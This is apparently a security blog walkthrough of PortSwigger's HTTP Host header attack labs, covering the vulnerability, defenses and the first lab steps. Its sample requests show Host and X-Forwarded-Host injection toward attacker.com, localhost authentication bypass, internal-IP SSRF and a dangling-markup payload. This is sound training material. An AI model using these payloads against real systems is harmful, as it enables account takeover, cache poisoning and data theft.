Walkthrough - HTTP Host Header Attacks Portswigger labs
An intro to HTTP Host Header Attacks vulnerabilities and walkthrough of all 7 portswigger labs
Completed all 7 HTTP Host Header attack labs from Portswigger. The HTTP Host header is a mandatory request header in HTTP/1.1 that specifies which domain the client wants to access. When servers implicitly trust this header without proper validation, attackers can inject malicious payloads to manipulate server-side behavior. These labs covered password reset poisoning, authentication bypass, web cache poisoning via ambiguous requests, routing-based SSRF, connection state attacks, and dangling markup exploitation. Below is a detailed explanation of the vulnerability class followed by step-by-step walkthroughs for each lab.
Understanding HTTP Host Header Attacks
1. What are HTTP Host Header Attacks?
HTTP Host header attacks exploit websites that handle the Host header value in an unsafe way. The Host header exists because multiple websites can share one IP address (virtual hosting), and the server needs to know which site you want. When developers use this header value in server-side logic without validation — for things like generating password reset links, routing requests, or controlling access — attackers can manipulate it to hijack functionality.
Impact:
- Steal password reset tokens
- Bypass authentication to access admin panels
- Poison web caches to serve malicious content
- Perform SSRF to reach internal infrastructure
- Exfiltrate sensitive data via dangling markup
2. How Host Header Attacks Work
The core idea is simple: the Host header is user-controllable input that developers forget to treat as untrusted.
1
2
3
4
5
6
GET /forgot-password HTTP/1.1
Host: attacker.com

<!-- Server uses Host to build reset link -->
<!-- Link becomes: https://attacker.com/reset?token=secret -->
<!-- Victim clicks it, token goes to attacker -->
3. Injection Techniques
Direct Replacement:
1
2
GET / HTTP/1.1
Host: attacker.com
Duplicate Host Headers:
1
2
3
GET / HTTP/1.1
Host: victim.com
Host: attacker.com
Absolute URL with Mismatched Host:
1
2
GET https://victim.com/ HTTP/1.1
Host: attacker.com
Port Injection:
1
2
GET / HTTP/1.1
Host: victim.com:evil-payload-here
Override Headers:
1
2
3
GET / HTTP/1.1
Host: victim.com
X-Forwarded-Host: attacker.com
Line Wrapping:
1
2
3
GET / HTTP/1.1
 Host: attacker.com
Host: victim.com
4. Attack Types
Password Reset Poisoning:
1
2
3
4
1. Request password reset for victim
2. Inject attacker domain in Host header
3. Reset link points to attacker's server
4. Victim clicks link → token exfiltrated
Authentication Bypass:
1
2
3
4
5
GET /admin HTTP/1.1
Host: localhost

<!-- Server checks: is this internal? -->
<!-- Host says localhost → grants access -->
Routing-Based SSRF:
1
2
3
4
5
GET / HTTP/1.1
Host: 192.168.0.1

<!-- Load balancer routes to internal IP -->
<!-- Attacker reaches internal admin panel -->
Web Cache Poisoning:
1
2
3
4
5
6
GET / HTTP/1.1
Host: victim.com
Host: attacker.com

<!-- Response reflects attacker.com in script src -->
<!-- Cached response serves malicious JS to all users -->
Connection State Attack:
1
2
Request 1 (same connection): Host: victim.com     ← passes validation
Request 2 (same connection): Host: 192.168.0.1    ← skips validation
Dangling Markup via Port:
1
2
3
4
Host: victim.com:'<a href="//attacker.com/?

<!-- Unclosed tag swallows subsequent content -->
<!-- Including passwords or tokens -->
5. Testing Methodology
1
2
3
4
5
6
1. Change Host header → does the server still respond?
2. If blocked → try override headers (X-Forwarded-Host)
3. If still blocked → try duplicate headers, absolute URL, line wrapping
4. If reflected → check where (email, HTML, redirects, script imports)
5. If routing changes → test internal IP ranges for SSRF
6. If connection reuse → try connection state attacks
6. Defense Best Practices
Avoid Using Host Header in Logic:
1
2
Use configuration files for domain names instead of Host header.
Prefer relative URLs over absolute URLs where possible.
Validate the Host Header:
1
2
3
ALLOWED_HOSTS = ['www.example.com']
if request.headers.get('Host') not in ALLOWED_HOSTS:
    abort(403)
Disable Override Headers:
1
2
Don't support X-Forwarded-Host, X-Host unless explicitly needed.
Disable default support in frameworks.
Protect Internal Services:
1
2
Don't host internal-only apps on the same server as public sites.
Configure load balancers to only forward to whitelisted domains.
Labs
1. Basic password reset poisoning
Description:

We need to reset carlos’s password and log in to carlos’s account by abusing password reset poisoning via the host header.
Explanation:


We have a forgot password functionality which sends a POST request with a csrf token and a username.

We get the password reset link in our email server. We will try to change the host header before sending the request.

We can see that in the latest password reset link, we see the modified hostname being reflected. The URL uses a temp-forgot-password-token for the password reset.
When we put in the exploit server’s link in the host header and put carlos in the username and send it, we will see that the victim clicked on the link. In the exploit server’s access log we can see the temp-forgot-password-token.

We will paste in the temp-forgot-password-token’s value in the URL. We will then reset the password for carlos.

Logging in as carlos will solve the lab.
2. Host header authentication bypass
Description:

We need to delete the user carlos’s account by doing authentication bypass by manipulating the host header.
Explanation:

Looking at the robots.txt file, we can see the /admin endpoint.

We can see that we get 401 Unauthorized when we try to access the /admin endpoint.
